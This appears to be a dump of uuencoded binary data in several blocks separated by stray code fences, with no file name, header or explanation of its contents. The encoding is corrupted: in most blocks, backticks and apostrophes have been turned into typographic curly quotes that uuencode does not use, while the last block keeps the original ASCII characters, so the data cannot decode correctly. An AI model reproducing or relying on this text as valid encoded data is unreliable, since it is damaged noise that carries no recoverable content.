M9]_UI’(PVO%]3VHE=[S‘=N=U[46;/.G9F5=J+#DIJX=84R"IV9E+’-(R2LKB
MM?>H9!;8I@;A’#<H<DW"6B+A*/&\(8Y(S^]OVJL?1M+RH&FY/,R^1/D3:!>]
M[DRC4])9YZ!DZVM_F))E54CC.&MD*+\@,]_BG]DULB9X*3P_>*UVYVGSDXPV
M9T"Z#_<+)Y3/9W\3=*ZE*5R‘!$PUFX#6;K,)&9&WRBWX‘V!F8@*&_3VZM0GT
MG@6KL#65QFT\UC0.RF>1.(@V%‘Z)W$?ETP4RVHYDW@BX2QGZA@A&?#=LI_#Z
M-AMXUKS!XY_(7[)6,SI^=/G-Y\#3,(E"8)"_:001(@UA[3U13D)^-I944‘"3
M)"HQ@*F98_J;>98(]NHY)N’C>L8DS‘)UGUD(JZ;[^=.08:-2HNK‘;OFIX$Q*
MY[3[+IYL760GK+F+L^%=Y@D.L9PR(2C)HO@VP9\Y1;"@M")Q?K*&W]’\9#TC
M/>KN-,@[]_W)>E*J9AH*]L%AS55DTDD<’^^8.$5C(:$S*QE+]?&C!5A+SDB+
MT5/=,#17^7J3E?<‘61G,‘P*N-]^ECA>-_=$RWM7"<05O"^/’GN!40\"\2+]9
M"W!^PA=L:0+0"644OO=QWX/RP%8!O89]#SES,?6,\‘Z[<1N]4:1R)6BM*#JH
MHD&_CL)LD\%A@U.LO/B<S?’^6Y7,C0JLE434,RGN=:+KR$[4BJ/](.+’%I&7
M’M‘KJ’C<0T$*(H#J->8(G2@Z)D,J?,9)CF(V@.XHG‘Q5’@IT.L!@JG*RM$AQ
MD&<8^.$DPDM;\5A]<<L’7#IJEBU]C_)T"8ZG?FH\559W2ZF[B<OC6C4AT9D*
M2U.7^’2V?]‘XV7GY4J_<.2@/’.&U9LOG$Y\9XAI.N+]8DA[<@1/DF’(-_7#8
MP_<W^:&C\<@C[D-%/7[,"_U^0VE8PO0B<J2=OVNS##QP&W/:RL<R_K_RD69S
M\6,\Y24LT794/’$E‘B=B;),KYFEDOMEX5J4+_L;NH3I\>J+JY57S/!DJJ5X/
M1*.A8^GR:#$/]P@2‘6Q35U,+^;V(VD‘%0OS24:;#9LBJ$)R^1["$+KJB;4.4
MZ*8B_B-^H1T-^U$W!6\*#_%‘QF[_K6D:3‘X6Q’@#EQ*A7JL8!Z%]‘Q"ELBX/
MG5BIVJVFQY$GJ!;"^/‘;JT‘*)^1X5PINX@_-R0?6(<B:ZMOY5#M0=^N!$:"I
```

```
M&GX‘V7Y@)&XB2<,_U\XZ4\2&,YVV/7M’^Y#&)&W5P.N(%W(LW+&*.’L4]#&R
M\CV/’Q0(1^,50P"C7G@MQDR\9_‘N‘_@6QJ))Z@D0A$^S3BHF^36_(\8:]T85
M?L6(-<BJ‘:5F‘H,[CI\RTVZ1A2?GEW.QPD">‘XA5ZX-(RH_\?GB%^CRX’CI&
MPHBCJ^T0RNG.B=7R8MF8RVEHHBA<Z()Z’?F&9NK&T-ZVAB8UUA:$3SZ(^O>’
M*V]4‘EKZ";6+]NDQAL’[R+H::*&A!I=0P-QSDC%JCR87T3@83WAVIPAV4_QI
MDVPM$8>’‘HGZ5,AEE’VZ<[+C%,0(NY0J]=7&VAH4GKYA\<5K,,3&EGH#H/YW
M[U2INX<T$-JB2-!RT83.D&M=2"DT"R:W7._>/BQ7OBL];#:’352.OWOS0J"+
M,?#/W[_TXD4A%\PN_,GG^(.:HY3$S2’4>OQX’J%6I:@.]=T’FB+"<:@6OY<"
MA&D<DF46F@$03X=60"C7@*5<K&#Q7^@*!9^Q’)G)C(]Q].F-T;XW1M8(E19)
M;D::"O0X!U5%RPG’88QKG6ULV)[%F/7&.%R3SB9,8WP%8SCLW3(.7+.,Y=+R
M%ISSL’J2UJD/N3@EMZ616$7)R6SAW>,GU3]/>)>TM,II7PR9\PB/-_D_63AV
M3PP&83[K&"7STIZFO,E,6RLQ](%GE<(MC+[:@!3]’&,3^$C++K]8N?-’E9J
M%K&L7/;]<?J;[88#O5Z(&@0FWU:\BQ9,^NYE\*_WO?X@’/X.1’-R=7US^^_*
MSD^[3_>>/7^Q_]\_OWQU<’CT/\>-D]=O?GG[ZS_9B0BM-MMZ32\T^,*EMFA0
M5%6:5E#&7K6R:&=?=$P7(!Z$Z!@:‘/U#81COA/W13;8L,+>PL]L\.=[9W3M^
MV]Q]L;?[,W;8P=Y)\\W>\73J.VQYPR::D4,CKGPFGQAW-Q%^DCHN3(6538LQ
M"8AQHM3_#9*,2-^’)C^I/?E_B":[0YJFS,GT>]’G)VNK7^GSWYH^T^+X^Q-H
M0O-/H=‘(:1X2/4U#_1I7--[?\14*/LHS"H’_AT/5’’3XT:JCKCX+&,TY]#>‘
MIPYZ([COH]I_1%>P^M7R^(A43ESI’QWEX^74EA@S5>!CV[;/Y6O[.,>\*D%’
M1W^&0$@_W8<:$Q>T&[7#"9Z(R/T&-)YL1.AQ*Q.E229V!OI70<5JA&0.4>3]
M1‘Q:T!J"]"V05.:U2#O/ZAPX/@BI3SY$N&_RUAU+GN‘>\B@=^&]/5E!CH;2’
M(\<G.’HN:WPY"B?=2XG@Z[("V7Q’_FB%8&‘S1"V$\[:&Y(5_GEWI\?H<NY*)
M_=Z+H-9Q^?*’7.-V,/9NU!ZN‘EI7<HW$4H/A,(/:V=(:DQI.QOG<-$(?,^)S
MW#"16L0(>‘N2&96N5.$W5?RNH.RJWJ7LX:!$/+<VTU0‘TX50_W7T/CDW%#H6
MUCX]2M";^?F&L[JZ6OL;CR>@=Y\KP__C‘XKOV56@Y[)VZXPH5^.*)@123I;C
M\;>;(9]Q#^:62RA=(>V>89:‘#/S.06,_\4[>W?M/=;6>/‘ADP9GS0I++-*-Q
M^\^_&<]>,_6->ZT9P‘Q&%M>,$P<<<C(.GX5UXSJ]T*/E]I>ML+6U+[O",B9_
M:ASM2]LOO!#3N$RY)4Y<VEHE4CJI?!>Y5KY1>HB!L?!9‘Z_MMWJH#]+W^\45
M<MU";\D!PX!+HCS/2;&ZNE&]YX34$TW.33S84^=5GL=??<2>IY’/‘[JM2QR.
M*5H9AHY^3A?;*N]S=/-^8U?5RJOEFM(K+MW-G9’O_^%N?C3/B3QKW?_A;D9T
M_UZ=3/>)_‘#J_BBX*:U!AZ\CUTN7X"6BX^R@J^^A8I6:#.B1;+Y;*7F#*+"=
M=B54LY+>=3;O0Y>!6[C7^!":1&[EZ+??>’GXR][Q4FM9+16\@OI^6V$8CB_X
M‘U^%?Q>63>Z3P]=’1Y+;*OD/5=@IJ._4$GZ4%,!95IL(("[Y]O!X"69A!PHN
M+?E4P3=+G>5EU,18^D9B,&+9"$$42D%(+A-LT8:Y%$!7K6ZI0’VO:NL;$/CN
MNV6:9‘‘=4O$^#57J@N45W2[\H#K&X60XY$0T*I.&<#(>/Y=JRULY.H>BZBI0
M_3OD*U7X^VP!"[5YIC)I+IM’^U-V‘4?E\X[5,W+YLEE:91:$;"W1Z4LM2TYQ
M9@LJ&B=/=YLO]G:>[ATWM*ABNL@‘YPRJHLKE=33’G5FU6M](L&DNA#D9-++E
MC,9?ACFKKLVS%[K"112#ON[!IGBC^L$PPF,UVY=$Y$"-Q91(+%‘[$DNBR!):
M<%H[W^*NT#’J9@N!Z0V_6JYF‘R.9)Y<LZI_6<(OCB\4A03G8VR4M(MK2IB/&
MON<4V4:J#_C/S8JZW?JTE<-G+X*6<C)P;?_V1R&,PH?5E=5/5!<J/[Q]"1QX
MM;R*>^BJ6Q&*1_;’\7;:@Z:B?X!H<L%F9ZCKQ:#?%I4VTR0E)%’V(E,#^/^H
MC[!0@#Q00:?DWPQ’L#V04SPRG(&XH3<R’CD\ANH!YE96[$’3[:J(ZB!Y9FKR
MT(>M(7Q_VT4:W‘5RW"UU@0‘#(<-VOCAZ_58]@N8Y7>E’?AF!?O<=C0*67T+0
MQ>*RXG%IF;C$L"TK2/Z@<-!W#U6]7+M:RQXF)<B.MW10(*!R^"K@R=‘!X"KM
M%U8.B&*’TN/OOB.JG_LD589]GWQRQ!?\#7ST&L@[]&6[=RO[L5:P)CD3H^9@
M1I/F]!QG1&U]154??2(D0];9‘0PZ(4Z7;V].5\\QY;OO("+&‘JIL[,+$46YM
M=A^H4HFT7W!,$4WO(KSB/E=*KRRKOF‘X’F%%^*N&W&:L=F@JG3UAT9$5S‘96
M@<F_+Z,%)-&’6KGV:%-5UU<W2JNU=;746%:’L!6B/$Z+_3S[*?L>>1\51&4A
M1;(3_VO+1MD;GM;/46_9SEB\V%(7I1_^!2U8-ZB_?GERO/^V5*^I-W4@$$O’
M_I5ZLJRN$M-&)HVI@<>@2J-_K^N/:O6)N?^0P<G:H27)4L"^Z\0FA#U]6OOK
M#F:ZRFQF=MHV+*6RMV!)=$TT[MQ]N8RUZ\ZG,#ZOBO?‘QU>?;*G>’/MUK3I3
MUSL#YCTM#YI6V3]#X.[ANQ)CO*S<SN_(NR[E8N&F,*_XLE:]YY&L.Q[?(LNO
M:U,G^X>[S_=.CO[X&6TQ;L7TH]K4"9W5M?:"NE_!*6>\G*M!.:6TNP+F’(#Z
MHWL-‘+GN"MT1P/[?^=OU?U8_:IV]F18D36>!)2P%9G=_0MN?#=#=%1OC(’JW
MG<F‘3N.PY]‘-(WIWGVFLCP7F(28;21FM*3PGU<"\35WHRW#_M8UY1+/(L[‘O
M’)$WCT,E9+T)1[’)A99=(%MP&0Y]-)2^51W_.M9FB%9HC&*%?*R@%[3&[$V!
MV#?=]B4X1%_X<"!G?BOK-N4_18_#:G+&(0M=Y9’)F^)G6FZEVX7AP4F&A<G$
M6+HV‘.:G/Q05>4(3NZ!WC8Y*D;?@[MX[.&S\V@‘\D".V8*#(#XXG$_)&C’?5
M;0)!E]B7I(P_AL,&[98(IMG4C0=*..I#SY-_C(#TP,GKC1[!CF#>5DL\9<Q$
M)PE+,K$9)T,_A>]1WIM;H(EM]YA8VMV/NZL]?O+%M%N<)?V_H-OBUC]%LT4D
MFC.46‘A,0</Y(RHL5#_IL,2NTHD2?U1P8BE,UT\IJ,)T#97[**A0;2SV47>Z
M16#’SPF/;R&[]LH587I,;L0<Y$[&M_E3XVFS<?CZ>’<O5I"9I]P?+_ALY\WA
M,1:WR\GV=]DFT<+’’U>(W85‘^1+W0‘\5FSJ^<7+.>?-3M‘5G[IA8[NX-LU[/
M<N-$==[K(G-1,/\R.V:]_OA>#)RTZ:^[D*RC-ZS_Y0M)F^0D1B6#Z’VQN\E9
M:$VGA;-)H<‘I:$!_A!C"?$C20ER69J5-IX;E2NGA=’((V^;#^Y!$K/1^%%$,
MI’)%O&B[B-KS$D&@1?N-%\W#QKTH&?51XW#WYYVG3X^;C9WFR[T#&P!A@DJN
MGXL)‘0)*^*?‘‘2#!YT.)^!V@>0%)5[W<.=YW8$VETU’8>N^/68.<PW.0[+75
M)PF2G0$F6Q6=$PO-@I3XOZ&$+LC>0PV]NE:=YX3_GW)^X0Y*GUYT_/U8\[7:
```

```
MXZ^*YW]KQ7-G]?Z=5<\%T<]4/@?0‘HC>:4!O9U,4SV<26S@]H&/:BUL^’I,!
M932/A’IM_5&"X$X!-<46,^H!Q76+_-\@O(#Y_:CNQCQZUO\I5-<9T33Q323?
MDP8_VOA*@__6-!C7QM^?‘".6GT]]$<H\I!=."/LG^X<’.R^9GA3,#D"8%&+&
M>CDFU9E/1-^&DQ$^^2@*%6&G$[0"?IT-U01&:*!R*P[H:W?‘:D\&@Y#]’0‘X
MTB9‘C2"K+’F;T,]_\%O)YIGCF.ZQ>P7-\JOXM5YR]69[@6‘’#)0_$D)$KPTC
M$3(8‘@B<KA’9,-$;QJ@!P!)^_;"N^,RA]]SP,9_QM>\/’!!<(0O]33P9U[‘[
M$.E‘H)"=20^K8;T6>2R57"UTG,<M-:JH*,-^+*X]?GOZO>\/5_B!#>]6?$F@
M)PF_C>)N?)X&H/UTJY^;6;’P(7\BYM%C<8P164XKZ,5-?.U2/\,6D$_8P-+>
M(4]#^JU8:!R^"83]TT5K6J=7+_’E(8);HJ<NG^V_W!,?H-I[D>/IUF"PQ0,7
MH">DZTLA9]P"0N.:=PKRIV*]J&0&(<"’IZ/)A;8K"_QHQ8PE#6+<9.SZY\$5
MZ9?:R,:RIW9‘’E<BR@_Y5HCUB)]S-O67S3.A952>(B>]L%*&>-N‘5XP#W7*W
MO[&#<32I‘P/]2E()7R%&7L?JL9$?/X##]>7T&D#’Q?@@$]U&X$O=’74]"L:N
M2Q+;YQ0_F$HN/_B-7!QV5+*Y]M7[07B-$&"YX@KU1N385L9$172ELJ)P^6/’
M\"M//I$&>AET037"%9FTZ+S(KHL1T=Y"HH)4CH5$B2ZZ)+]BB#U[N8K&;2"!
MO++(\^@%+F0>6UB-’.C=(OZ8)_)9*TM=‘A>B+H*Q=N)L];BH%:,WQ2@*NF90
M‘"]‘90E‘T(Y>I9MBDGN_6\+M;NBU_.V"*FPID^4=.UDJFN0S[1MI@1\ECE<.
MO\,M#\$"PC@EO79;K‘’5$ML+ECB;[4=%P"’7$JDS^&.CP+.S%6EQVZ1)RK+X
M8\9M<2‘;(&V!^:A2J!001J%0Z>832;^=G2V=6OMG$?=M)^+L;’G[C-ZA.%NN
MG)U5M\\6/^‘/@*P5/E6&^9B0)[I!6FF:CX1GY/\^"4;L>>SHL+’_EOI$GC&/
MN\9I#&_SO]V)*.!)SV54‘#O‘$3"M‘7Z%&#]Z/.0’:T]!_J75’R+O9CTS&:>G
M%<N-:/C:+I%Z=W,R;,]XU#+FV#C9?>32\H#$P&@;T0‘G‘UPG[(‘Z"S;?]L<,
M’+=3]M:D/K)A;3‘THIGJEXNJ6*8OXN)ZOC<@X)’F.\P&+8^.Q&^ORM.KR!+K
M-T"\Y.NG.7:/3U[G_)LA$9(;OR6I90/3BG0‘6_’H!XA#Z#QH0>W@>_>TNNDL
M‘:OB#7E,HV-*1’J’5.TX9#+-WF_UQL6NCI‘0‘1V4A=D*>^&‘W\2C>2I;+V^1
M."RH(X5OK]%FCON[\"1<T/$E3^[C^?4\W,]IW[;>K]5O\$)3R[9SRJLAODI8
MJ/QVJAZ<%ZE!%-H^_6WSO+A8:1>(";3&-WXR]F3GY’7LZ+J8’D!\MWN[])3X
M:RGT‘GOREP!.4!-6O<R7*WFVXV9.*^*GK[4[NHYQ.RQ;8#FWB3ID-@K;A@’A
M+)]$(\;P’"[&N:QF"#N8:)OPX]^PG4F$CXL_]P?^B)P;NH\+7]RZ^_;Q1#@_
M_18Q$"GVBCRVWA+413SV;B7,9^SA"Y_F-F#)6R7ORK2YAO)0X;LE_&’QPT=8
MP1@H#1QC!3G15’]_MTG<W.*J]2‘=@&ZRFTCTR*[U96&‘<*^%‘V%[TK)?-X3L
M*YKO=!@7^U’S%7[5/.8->^B/CQ@_XO=@’,DY>]2<1%[7W\Z_QI_-Y‘"<&J[E
M’,/B>9/",%F&YWFM=\0\38X\^?&]\MFBB1:_A88!^F@Q0W$X#IJ0#L@O_]A’
M’&"?Z&7SLWA*OMA[^;(D\^53=D<#E$%8DNE‘8:AC0DUC^HVDX\^#R;N3[CQJ
M1#H<!TU(!^27?^S6)P:K:Y8&S!5/*]3IJFKE:DVW#F;!JF"%PTB0[8#\\H]=
M(PVJGC3Y+0=4<7E6IFJ\1\MM&V1"#GG0U$_‘\V\<’SO+TW[P$AN=7.8;/PHR
MU2_UM3XP0)NGOZGS8@4XHW<S*"52&9$&9%(@>NT<&)<6,#%=CYQ77O@X[T+>
M‘D8D’XM0\$;B,’KV&/D]XI!=\BGO@3W\L?+CCQ7@.RL_/M2AA]VSQ<J/70C#
MOQ",*J?(V’W[\+Q"OY4N=&&$N1]*T1^Q-(4P_\-NQ7&:C"C@N?IL%QNQJ+>;
M’.R^T(\8BA[^R,Y^?WPH’J@?=BE2WE/‘:‘E*PMNW)D&"G(![#43B#T>(PW:(
MDY!$[_]$<?##$=:.#_’6%R>;%#<RZ_DRRI25P(5@^<+T@DP<X,C(Q$9V="^X
M0$PX)?[@1&#5/$Z1D("ZC8C?8FCF0Q))TH!SP)<,3H34&L)>9N5QO@UB!BD3
M*=)@3H@_.#’LM9UTYUN7[X2Z,(4XNN])UW"‘(Q.B*$A-Q’‘VW!$A#7_B"’XJ
M3J+YPTIL#2<Z"8)6‘K_,I]/XRTH.#<10P+%&$\1RP(XT*-B?3@9&(_YP$@TJ
MSK>3);2@:X3(DR#.//RUH@PVUI>=S+B8L)UD,+$_[0QA#%>CL;N+RW:7/Q*^
M.B$E$>-F0\^<5A[\-*2"J01\YHC0$,6<1D[/A)XVACT6C3@’XXB/NW#()TL1
MOGNLAH’?$D_#$1HLH&8F"H/Z’CG)Z??I1>I)_P+VR5[0#\81VO;‘,0!(\].@
M"V>IGOCBQ8POCDJOW])S-7WOI@D‘FZU^.]I^LJKP<>*;H#_I:V!‘R%G(,6:/
MS>Q2%@D[.Z1%("18JD+9‘U-&<Y:81’DN_"YE>48’$+K/(:8ZF0\&D,Y3-F+X
MV!@6\#IH0$>><J<#Z,.AKDDH;V^2OIMN73Z?DW>FG5R)5^T7&5=ZQJIJG7AI
M(ZVND‘=@2/_4WE(4!GP__9Y/;#;VYK,H’62?>‘G8O8L[OHB_L:]BXFSNVS)6
M7W0\7;E[[9&-8%(W3’>B^^29T[LDQLB"*]R6!ITH9D/7%Q[3H8@O9SWGWJ’Y
MH])9U’>J^DZGXWQ;Y‘[643BUXA+P!0624^T=]S.Q9G=W@MT26.EX1IVYZBE1
M(E%JW-B.N6OZ+ADN+O]I)CM&]$,;.Y"P%0XY99./@.’,5M;A6_<DFK??E,N6
M_X(&7WJH/)RV,,OI)NR‘UF^Y7#X_A_.Q"#E(@$X)V[I$.1CDR^;0$U?%0L1-
M8(HEJAD,;.U3RO61F<&’=-C??,CJ;<H=Z.P2F^4B9C><MU4)KR_\^H3(67PW
M-7FG3<Z^/..96C’?O0*$;MC48226VJ$VT5Y’^%YF4,<L+R&Z1’[LJ1@29A(M
MRU$912’HVVY,*7)!PO[D‘:1^:\[C%PLM_6EH@&YMY?2WRCG^5UR43DJ^52CO
MX9KNU]>V3GK96L0B8Y=K)B;N<1MO64*I"4[;?5VQ_QX=_ILHO<P@+._K;N<K
M<4,@6K?CM[-R!1N0%Q1V5+Y<KN2IAWT/SKN6;_&!+BPPRZ::<!QM.^‘EA]-;
MQ8<‘^6&7.LNVL+.0-,!XZ3N3V#Z9R60N+RN9*MO:V7^24"‘T(1+6;#+9Z>UY
M*]YJ!!0TZ-,8;YEWY/&1‘BF00LWM‘*PZAI[1#KU:<.K*Y$?IG8BCK6*(SQUU
M\01)5)=5+K$"DWUL?+Q3)Y]6%L\!0<=/?"*?;H23QZW8S:MK=H5R\6+)Z:W1
MB8K%&\$‘^)_M_#3)&]GUN^L6BNC1+!=IQKORN?Q4@JEW‘29IP-^A>#1?#<[.
M4&J6P"EODS_)ZS8YQ@>R1]O96-)5R</?’B8’KO(P+VF;#U4ZL9O’M:4!+!H4
MD"E.(‘H,<B)&3H4C.6)R0,X19D[A0<)\..QXS(E#=-YN$;83V‘G+<-+LWLLH
M8-4\3R?8XN<?DEQ1,<?WCY%/;1,6FXVGAFBB1C+NB*6A^1UUL/-J3_W$/[OJ
MS<[+UWOJ:1X?I_’IUI@2‘KF3’@[9F$[$)]HP"K<-+AGHUP=Z$Q;$1Y*5^IZO
MPG&ZQ[>"DG6@\EIO@VHD<’EFX8D];N]L$P5>(OGZV?*"A+@0!B6!’IUL_[1=
```

```
MX‘P2>_H;_CX\JRZ<U3C’+N2H<_#I=@%(+:,VD:N[_,)D@’X,$)L\&Y291U\N
M>AYZ:*"S3A;:A/!D"L)GRP38P8[0F!B<SY89488L6$YV\::30H#OV9K!V)^*
M<6B_5#,7TOY]D?8!Z<4,;’V#K2^]:_F)TJRC^+N1ETB^L9\BN4NDIY0+8SMO
MI(=S\)_!#!94‘’YE0J<RH8G;(4V2<JDC6F?D=>,OD:5J0YXO0MYQ&B2IZP\V
M2NP-"TFF%CG:"F6T6&RQ05P4Z%;$?’+L’#B2R\KA*$2/7*Q*P4#T[,1>0(D$
M7PO%T4KM‘!&E6\[-/U-</0T4._"9#.A"OZWH;K0=MEC/,PTF,;#8^*3F*]KK
MR/HBP3>+O;^MX+X’GXOOSA]B)’YJZ@/D9*?T3Z_T[^:Y!+2N@"JRLL!#FH?M
MG4]G50[]9$*[G\YJ’’KZZ6%W"&‘QC/],S.<$__’QD]‘2A86.B[0UWC\DFIAH
M-N3.Z4M&:W.%H]BP1^_U"‘5FHW%(I)?‘%!=‘C3.4A44>/F74H7?Q_!N/=7>,
M2DQ$8]HDY0NQK]0/Q0&‘X<BW]URMKL&7F7P)+.<SVKXM52Q2[Q/?B?3<O3&2
MQYMN2Y4RGMQZ,!_RY?8"_4L--)N‘:’C‘\$D‘Q@]VV4I1?:N‘<=1KZR=ZGVDR
M3%2@593MVVLZ5WHL"H1&R8)"62+VBS--(S[FAKTVBQ:I*‘L669((C0SAJ)L8
MQ#’LAR)0V^0+3Z\ELB:Q.VRILHOI.Z+S.A’I3*3\_G!\JV]Y:3<92!SM*7H\
MT+.142I,G[BHWCRY\3/’78DK^;_K]^CY@:LMEB(MJ%]0%4MWDM\F26MB!8]#
MEPJ7-=DNI‘Q)B4A__SV*?@OI+5-89%IH*&_":AC#3[\GAC.K+->YRSMV4D:6
MVAY^2&X0B:&C_;!_Y>1R4J<W0"2@B2:TDTU(3),4!D057!PP8R)#%F-.";/9
MDCOVSTNCI‘SK2V]J0%WF4JE‘]?R\0ZYS"<UT[/]$>E;W6SI9FG^*RTQY+=SE
M/^C1O$’KTAMT_78^2[1[:0L]_EPY52Q&F5M694M*_K"\:DZ)U;UD5B)4%GV<
M6!KNSL]+.XGTS^3D>/>U^9V,-/L57>6,E_VPK;Z[R507BG?98E)Q373*%@=A
MD]4OQ‘H!B>)4%0X7&\C)&@&YW’_][?[B-1@,_JHZ5JNKJQMK:_^URG_X6WVT
MOJJ_ZX_6’_W7ZL:C>GUCM;[^J‘;QU5I];?V_5O\JA.R_";IE@2I’83B>E6\$
MU-S_$@A]V;_VH$<+>W&_O:GLR;!RI:KEFJH^>?*DLKI16:VK6FUS=6-SO::H
M*]3>S5‘MYJ!\3L,XH>=EWAKM(*/[AB=*]’%#85KKNLAN.+SE‘P.Z,,;*U"N\
M7WU:5HW69=#I‘’>KON]#%.D1#/P;X/>!=_W!0,CX^V_80ONWZEE9’7L38$V_
M_]<(?W]L>6UH6CCJ_N"@O8..*A$’,J/P1U>HE#D#O/R9+$?\@(VE$$@<MM&1
ML@Y47LK\@&K*Y79VF_L’^R=+XYLF.W0L7RYC9./U3XV3I802Q’+.X/_4)R]G
MP"BCC@(YF:8T*+J[<W!XL+\+91J_-D[V7L6%7O,[J%’\:(OJ]+RN\9\=LIU?
M&U@[;ZP?=Z&C!/(E7(’#*LI+WY_T%=Z#1.KNX=%)G&IW(B=M%TJ’=:##D\$(
M=LM2+PR’$7R&P$‘"<8:]L:3=O):&P=!GK6Q^@?9!_,8]@>(WQ75+=U$+D._W
M17DG,OV#B@C-W5T3%)%G9F%V(45W4[IW]1MV2P-_O&+>>5Q1*PI27S6>-_>.
MCP^/EZ8\DH<>NF>]B.?4@‘\XK22>+9M24?JMI^7ES!;9KU^81K%PJ8G>GC,+
MB?=4U&>F20K36(XY9B*AC:77@J$*(N#TK/Y"’>’&R8S>O8U];EC]’R7.DHO
M@;AOGKT^V&TL:6=T5CL;*+X];*AH",?)3M"B%Y.8E\’3$8.?PT$1U/1T[]G^
MP=Z2Y5‘HE30SS?@3,DF,N\CQEEQG0LO:WB#I)20&:=Q>)!.R/’Y8\%Q?’U/A
MI=UYS,YJ>>R8G=%URI%"F[QO)/H(YSY;(JXH_9N8]5E&YLL98‘91;\4U_<T"
MY5I,:CCW-(\4H+_L’!\LS6D0F2XXQ?K1]*<Q?-S9;3J2X24MLZ/MX_#UR=’K
MDR5][[6<9D#EF>A2=/G7\1C(_SU:7Y_"_U5KCVI5Y/]J]8W:1KW._-]J[2O_
M]R7^;/.’W()YZ;YD0I[>.5>$8Z%WR%$WE1@YD3<"_4<].KRL?5NM’J^K)=B[
M*Y-QT*N(F65%OW<?72Z7Q1A!\W[‘]U51(,#OUD4PL2\GD3\&(KX_$.$URM=.
MX$@\"’MA]Y;*’R’GPT[:V3X4;5>’MROL4QM^VP$Z:K^‘TMKRC0[E*!X-.^-K
M<M@(T<$8)>-:."5,*HG,;M5P,AJ2J_B(1%B‘(W3%‘)>MOL’JX",OT$570=MG
MJT>1"I+;<<*(&PD$($‘6<#CT/7913SJ&P\"/Q*$!,%L7(=[D,9!T4<J%@M:X
MY2FH0EC88L-IU$I<#7F=1$L2Z-57Y?WR29GHTP79_+8)N38P@>.‘7E(A8?!P
M<M$#XC6^Q=K1Z)B,1<.XDQ&;D)^G-]VK.TEOQ&C8@B9H8V‘MAZ,‘V3+3E++2
MJ*"A%1),E%PC1R[X1]BE$VWQ&DW0DBWH(49A)S&LB>$S1M5FG/(>BKSSB(Z@
M*"[_<7*CQ6J‘0^R-<+!O9;K">+&!+-;$]RTQ]13Y=P=8$2B)’+2*)_P*GP’\
M*V@*0’J’#2QP-="C;"/&B\?<6WE\DD!9&0T(+T;*$XS)T-D?Q$9CT%>:QC.R
M)S:2M#R’‘/="GTUPD-#’H8:K5S99]$+7R!@!(*H1DM$[!W<C6F^3"9PNC*\"
M\$N3J/B%#W:ND‘(8S@OBYW"TV!:>*N_CR!PV"I&!$//F*()’,[JGA_LGR/QA
MQY$@#$UN_6AL]S[F?4IFPRBFWRSA<YFP%-;*=6P:&0=Z(QC(D9;>LXTQZ>_B
MM4([#,9XE:CK*GW*4_U:’Q<XBQY2’E3BB;39-<,@N1UT8A\STB:/F;9P\B‘N
M_N"J+-;!N?X5M@[K>?6&:NE?03VMH8X%UA1C6T.,12&527CQZO‘IIV$T)8?7
M@SCY\)<#289H2NZ.8K‘OGA\+9(R&9!P.D]PX.=[G9(J&Y%%?IQV_HH11’V))
ML&<:\//3_6-N‘T9_8HL9OI>\‘&X:*0KJ‘\?V$<!;8P2.<ZO?!AC<&])2CC*-
M5L@D2"LI29HD84)4PJ,^EV6DX:@(F%ZY-42C%N9L1V/Z"48:&;E=.54W^<4J
M7YBK<U%7EDONQ2J>!1Z46LLJ1IV’+)][@-FBRZ‘SYB#Z8(‘S@X\LX(-2>UGI
MNN"(Y-^1N[^L,GMBL9:N9RJ0$(’H/ELTD^1^0+H(1’?VHIE*]P,2+:MXE!;-
MA+NKS\;;Q65E)@UVG0B_J]KC4E2!3!5TK#(;TH4#R<S)#’‘7<X‘#6+CL::;‘
M="+[6G7.&5G.\0!GV6*5H^A.X,&#!:918L5+&O[(NBOQB^"I^N,-)%#"=@’-
M[4*I3?@/YZH&U@EFX4;5Q<9N&4@R?GRU(61V\P$>*09T(X@K0#9EO.5X(‘)J
M;@)-7/%L3’!E1L>+A:$3OE!G[H$LM@<D^3G%ZX%%2(QS/M#+")HIW:1CB)3D
M4)A#"6A‘[+$G"I(X7’(/‘F?2]L?LPD$8Q?RB@%"(‘U4X[@_S6E8%@-BQ%-_B
M6OK%‘H_%^6U]?\T^HR#>IW[A.RJOK9‘I[G‘52\P_32)=V7+L@*50+‘"QE^9+
M_E)(/8%!F#72$TP5I!/<\5&<U_6=DL=L/#K82;J+<53PE1&9D@(\/=YMV#2#
M‘3.U]H‘;F(()HX6#3N;H=K’‘>71[A7A-\5P>SR9<9UNR26I’-<2‘ZE><<->5
M)Z[IEHP=?.BB4>RB1ANZHT,’NJ0&AC]HY9)3R[29*#QU1N6=7O’4D>_2C:/V
MR0*U523\_J3GC<7MC]S’F8D$H*T+.:S<\B"UPI=Q*RM;T4J%?WY;7"FO‘&W)
M+1!3!IPJ>9‘1MMONV5@A6YM-+RCA\.5=JC$‘&#‘3=A!ZE^H93.‘V8‘7,4_^]
```

```
MC#-`L5FBQOM@"'W&?HM00T8<WX@2QR2:>#W:YLJ\ON4VCUN9-VM6],'VGS6V
M"P]RA1P&@`>`G]+BASCQ$W(!89SX*4\.74AEHA")"Q9V(Z,P5T5<G_;1*XL7
MH5T\5?&PD$.^KZ1U?3\P/I_LOD9[U!^[!?GX#8U<H9NE[I`KSR$CANSN=J$0
M;_6+"ZH$7.JJ.E>TTS\PN:"D#G]:_%`%"`^8Y,I\D]Z),^41AI%ARQQ<-'R2
MFS=C>6577<DS*9]!=86D+R+;JF+:UZ;G#',Q6="\@$NME933J51P2Y3F`3E%
M*O$`R(+#[,`T.)QZ-QS-$63#T:GSX,.,TC1\.#43CME:@+)=^P58CMU0CJ\C
MIA?LQ`,]&;)C#_94U#:W*^;`/`BORU9GVUR+$&-E4R;6<(S)$D3%9"D[72VF
M&!A8!)#]`:FZV#6^2V?5-)S/*1[J'O"1W*)VI'Z#FEUC'SV9H*+.0/NNT`0Y
MY^PSK$9PS^;96PH10C@<^OTA,Q_:!:>ED&@I&Q!O`1OLMI"ER@+.]_+BX@(!
M$Q=F*"`Q2#-$\<Q$]4@SD@O&8A9XX9#5?U[T%#YP"BSS54HU7J)(GL`>)\BX
MD1EW5OO@TSU='6+62=!&()-(9AP5[,B-&WIB)'\NW@5JY2*RUY=AC]_5Z^()
M&Z>H]MZ&S$=W@/YTZ(HCTL\<Q@!7%!E<]<U&0Z_>A5(,E?BL@K%8*C^C5PP+
M5?YC5`5`6`MPZX^3E=F`[D%7[L)H;L*2"0C-$&"5.92D9Z8B['(]>],OQU.2
M3K$TZV26ZZ5&Z$DF.M>:"9O*B9XT"0FM[')/^:^^)JS^)=)E_KM#_Z-:WU@E
M^?_:ZMK&(];_J*ZO?Y7_?XF_\ED^!_^Q_H>9#([RQWJE]D355C=KCS?77.4/
